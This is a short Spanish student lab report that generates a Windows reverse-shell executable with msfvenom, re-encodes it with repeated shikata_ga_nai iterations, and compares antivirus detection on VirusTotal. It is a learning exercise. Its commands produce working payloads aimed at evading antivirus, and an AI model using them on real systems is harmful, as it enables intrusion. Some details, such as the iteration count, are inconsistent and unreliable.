
Análisis de Vulnerabilidades

Reverse Shell para Windows codificada con msfvenom.




Rodríguez Gallardo Pedro Alejandro

Como primer paso genero una reverse shell sin codificar.

```
pedro@kali-seg:~/Documents/AnalisisVuln$ msfvenom -p windows/shell/reverse_tcp -b '\x00\x0A\x0D' -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
```


Como resultado en virustotal obtenemos una gran mayoria de antivirus que detectan nuestro payload.



Generamos ahora nuestro payload con una codificacion x86/shikata_ga_nai y con 12 iteraciones.

```
root@kali-seg:/home/pedro/Documents/AnalisisVuln# msfvenom -p windows/shell/reverse_tcp -b '\x00\x0A\0xD' -f exe -e x86/shikat
a_ga_nai -i 14 > payload_codificado.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 14 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai succeeded with size 611 (iteration=9)
x86/shikata_ga_nai succeeded with size 638 (iteration=10)
x86/shikata_ga_nai succeeded with size 665 (iteration=11)
x86/shikata_ga_nai succeeded with size 692 (iteration=12)
x86/shikata_ga_nai succeeded with size 719 (iteration=13)
x86/shikata_ga_nai chosen with final size 719
Payload size: 719 bytes
Final size of exe file: 73802 bytes
```

Como resultado de la codificación y las iteraciones logramos que dos antivirus menos detectaran nuestro payload, aun asi de debe de implementar aun más metodos para que no sea detectado.



Referencias:

- https://www.virustotal.com/gui/home/upload
- https://www.hackers-arise.com/single-post/2017/07/31/Metasploit-Basics-Part-9-Using-msfvenom-to-Create-Custom-Payloads